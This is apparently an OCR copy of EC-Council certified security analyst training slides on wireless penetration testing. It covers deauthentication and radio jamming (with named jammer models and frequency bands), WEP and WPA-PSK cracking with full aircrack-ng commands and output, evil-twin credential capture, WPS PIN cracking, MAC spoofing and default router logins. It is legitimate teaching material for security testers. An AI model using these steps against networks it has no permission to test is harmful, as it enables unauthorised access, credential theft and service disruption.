
Source: *enterprise.netscout.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform a Denial-of-Service Attack (De-authentication Attack)

ECSA

- Wireless DoS attacks disrupt network wireless connections by sending broadcast "de-authenticate" commands
- Broadcast de-authentication forces the clients to disconnect from the AP



De-authentication Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Rapid Traffic Generation

ECSA

- 01 Sniff the wireless networks to identify the source and destination MAC addresses
- 02 Determine the hosts on the wireless network on a bridged and wired LAN
- 03 Use the aireplay-ng tool (Aircrack-ng Suite) to generate traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Jam the Signal

ECSA

- Jammers (jamming devices) are used to block the wireless network communication within the specific area
- The signals generated by jamming devices appear to be an 802.11 transmission to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in denial of service
- Send 2.4-GHz jamming signals for drowning the legitimate access point
- Use Wi-Fi Jamming Devices such as **MGT- P6 GPS Jammer, MGT- MP200 Jammer**, Mobile Phone Jammers

Jam the following frequencies:

1. TX frequency (AMPS) 869 ~ 894 MHz
2. (GSM) 925 ~ 960 MHz
3. (DCS) 1805 ~ 1880 MHz
4. (DECT) 1800 ~ 1900 MHz
5. (CDMA/TDMA) 825 ~ 894 MHz
6. (W-CDMA WLL) 1920 ~ 1980 MHz
7. (PHS WLL) 1900 ~ 1920 MHz
8. (PCS/TACS) 1930 ~ 1990 MHz



- **MGT- P6 GPS Jammer**
- **MGT- 04 Wi-Fi Jammer**
- **MGT- MP200 Jammer**
- **MGT- 03 Jammer**
- **MGT- P6 Wi-Fi Jammer**
- **MGT- 3x13 Jammer**

Source: *http://www.magnumtelecom.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Single-packet Decryption

ECSA

- Perform a chopchop attack, which decrypts a WEP data packet without knowing the key
- This attack does not recover the WEP key itself but simply discloses the plaintext







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform Fragmentation Attack

ECSA

- Perform a fragmentation attack to obtain 1500 bytes of PRGA (pseudo random generation algorithm)
- Use PRGA to generate packets with packetforge-ng, which are, in turn, used for various injection attacks
- You need at least one data packet to be received from the access point to initiate the attack
- Use aireplay-ng to get data packets from the access point






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform an ARP Poisoning Attack

ECSA

- ARP is used to determine the MAC address of an access point whose IP address is known
- Use the Cain & Abel tool to perform ARP poisoning




Source: *http://www.oxid.it*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Inject the Encrypted Packet

ECSA

- Perform a packet injection attack to determine if wireless card can effectively inject and determine the ping response time to the AP
- This attack lists APs in the zone which respond to broadcast probes and perform a 30 packet test
- This attack is also used to test a specific AP or test a hidden SSID



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Crack Static WEP Keys

ECSA

Use the aircrack-ng cracking tool to crack static WEP keys

1. Monitor wireless traffic with **airmon-ng**
   `C:\>airmon-ng start eth1`
2. Collect wireless traffic data with **airodump-ng**
   `C:\>airodump-ng --ivs --write capture eth1`
3. Associate your wireless card with the AP you are accessing with **aireplay-ng**
   `C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1`
4. Start packet injection with **aireplay-ng**
   `C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1`
5. Decrypt the WEP key with **aircrack-ng**
   `C:\>aircrack-ng -s capture.ivs`

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack Static WEP Keys (Cont'd)

ECSA

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on the interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key

Step 3: Associate your wireless card with the target access point

```
Command Prompt
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3   0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9       75       2   0   5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0   0   9  54e  WEP   WEP          HOME
1E:64:51:3B:FF:3E   76   70      157       1   0  11  54e  WEP   WEP          SECRET_SSID

BSSID              Station            PWR   Rate   Lost   Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1    1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76    1e-54    0        6
```

```
Command Prompt
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fc:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Target SSID

Target MAC address

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Crack Static WEP Keys (Cont'd)

ECSA

Step 4: Inject the packet using aireplay-ng to generate traffic on the target access point

```
Command Prompt
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 5: Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.


```
Command Prompt
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                                Aircrack-ng 0.7 r130
                        [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                        KEY FOUND! [ AE:66:5C:FD:24 ]
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack Static WEP Keys (Cont'd)

ECSA

The WEP Cracker utility in Cain implements **statistical cracking** and **PTW cracking** methods for the recovery of a WEP key





Source: http://www.oxid.it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys

ECSA

How WPA2 Handshake Works:

- The user-entered passphrase along with SSID of an access point are supplied to a Password-Based Key Derivation Function 2 (PBKDF2) to generate 256 bit Pre-Shared Key(PSK) or Pairwise Master Key (PMK)
- Either the client or the access point creates PSK, and then 4-way handshake communication takes place between them by exchanging packets such as SNonce, ANonce, client's MAC, and Access point's MAC
- This information is then used to create PTK (Pairwise Transient Key) for current session
- The message integrity check (MIC) signature is generated for the packet and is signed by using the PTK




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys (Cont'd)

ECSA

- Pen tester needs to sniff 4-way handshake commination between client and access point and observe the information such as SNonce, ANonce, client's MAC, and Access point's MAC exchanged during handshake
- Uses dictionary attack where you need to try each of the passphrases in dictionary file and generate PSK
- Observe the message integrity check (MIC) of packet which is signed by using the PTK
- By using the PTK, reconstruct the MIC and compare it to MIC of sniffed packet. If it is matched, you have successfully cracked WPA-PSK key



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Crack WPA-PSK Keys (Cont'd)


ECSA


1: Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start wlan0
```

2: Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --bssid 20:E5:2A:E4:38:00 -c 7 -w WPA2crack wlan0mon
```






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Crack WPA-PSK Keys (Cont'd)

ECSA

3: De-authenticate ("deauth") the client using aireplay-ng. The client will try to authenticate with the AP which will lead to airodump capturing an authentication packet (WPA handshake)

4: Run the capture file through aircrack-ng






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Crack WPA-PSK Keys (Cont'd)

ECSA

- Perform WPA cracking using tools such as Cain & Abel, Elcomsoft Wireless Security Auditor, etc.
- Cain can recover passwords by sniffing the wireless network and crack WPA-PSK encrypted passwords using dictionary and brute-force attacks
- Elcomsoft Wireless Security Auditor tests the strength of WPA/WPA2-PSK passwords protecting your wireless network



Source: *http://www.oxid.it*



Source: *https://www.elcomsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack WPA/WPA2 Enterprise Mode

ECSA

- Enterprise mode of WPA/WPA2 is more secure than the PSK mode and is only susceptible to Man-in-the-Middle attack
- Use FreeRadius-WPE (a patch for the open-source FreeRADIUS server) to perform an MITM attack if FreeRADIUS server is used for authentication

Steps to perform an MITM attack:

- Set up a fake AP
  - Mirror target network's SSID, encryption type (WPA/WPA2), and band (a, b, g, n)
  - Configure the AP to accept enterprise authentication
  - Set the AP to visible
- Connect the fake AP to the FreeRADIUS-WPE server that authenticates requests
- Wait for users to attach to the fake AP and capture their credentials

  Note: You may de-authenticate clients from the legitimate network
- Now, use programs such as asleap to crack the challenge/response pair to recover the password


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Crack WPS PIN

ECSA

- Most wireless routers have the Wi-Fi Protected Setup (WPS) feature activated by default when using WPA/WPA2-PSK security
- The WPS PIN used to connect to the wireless router can be cracked easily
- Run tools such as Reaver (Linux) to test the wireless router against WPS PIN susceptibility



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Check for MAC Filtering

ECSA

- Use the aireplay-ng tool to determine whether the target access point used MAC filtering
- Open a terminal window within the BackTrack tool and run the following command:

```
aireplay-ng -fakeauth 0 -e {target ESSID} -a {MAC address of AP} -h
{MAC address of your forensic laptop's wireless card}

Example: aireplay-ng -fakeauth 0 -e belkin54g -a 00:11:50:53:9A:24 -h
00:20:A6:52:23:30
```

- Once the command is executed, a message will be displayed, showing whether the authentication and association were successful



Source: *http://www.forensicfocus.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Spoof the MAC Address

ECSA

1. After determining an allowed MAC address, spoof the MAC address from the captured frame and try to gain access
2. Before changing the MAC, deactivate the wireless network card
3. Close airodump-ng or any other program that utilizes the network card before continuing:
   - *ifconfig {interface} down*
4. In BackTrack, type the following command in the MAC changer window:
   - macchanger -m *{MAC of currently associated device} {interface}*
5. After the MAC address is changed, the display will show the previous and new MAC address and vendor settings
6. Reactivate the wireless network card:
   - *ifconfig {interface} up*
7. Attempt an authentication and association to the access point using the spoofed MAC address
8. If you see the "success" message, MAC filtering is indeed active on the access point





```
: # macchanger -m 00:01:f4:75:31:c9 eth0
Current MAC:   00:0c:29:22:4a:3a (VMware, Inc.)
Permanent MAC: 00:0c:29:22:4a:3a (VMware, Inc.)
New MAC:       00:01:f4:75:31:c9 (Enterasys Networks)
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create a Direct Connection to the Wireless Access Point

ECSA

- Plug the network cable between the laptop and the wireless access point
- If the wireless access point and laptop are DHCP enabled, then the laptop will automatically be assigned to an IP in the same network range






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Create a Direct Connection to the Wireless Access Point (Cont'd)

ECSA

- Determine the IP address of the wireless access point by running the ipconfig command in the command prompt
- This shows the default gateway that is most likely the wireless access point IP address





- Try connecting to it by typing it in the address bar of a web browser
- A login window will pop up and ask you to fill in the credentials for obtaining access to the wireless access point

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create a Direct Connection to the Wireless Access Point (Cont'd)

ECSA

- In most cases, the user does not change the default administrator account for the wireless access point
- If the access point brand is known, attempt to log in using the administrator credentials
- A list of default credentials can be found at: https://russellrockefeller.wordpress.com/2014/11/24/default-logins-and-passwords-for-networked-devices/

Russell Rockefeller

Default Logins and Passwords for Networked Devices

http://www.governmentsecurity.org/_/articles/default-logins-and-passwords-for-networked-devices.html

Manufacturer	Model	OS Version	Login	Password
3Com	–	1.25	root	letmein
3Com	Super Stack 2 Switch	Any	manager	manager
3Com	AccessBuilder® 7000 BRI	Any	–	–

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt an MITM Attack

ECSA


An MITM Attack Using Aircrack-ng:

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump-ng to discover SSIDs on the interface

Step 3: De-authenticate (deauth) the client using aireplay-ng

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Wireless Driver Vulnerabilities

ECSA

Run tools such as Nessus, WiFi Driver Enumerator and WiFiDEnum to identify vulnerabilities associated with certain device drivers of wireless adapters





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Additional Wireless Penetration Testing Tools: Aircrack-ng Suite

ECSA

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and analysis tool for 802.11 wireless networks. It runs under Linux and Windows

Airbase-ng
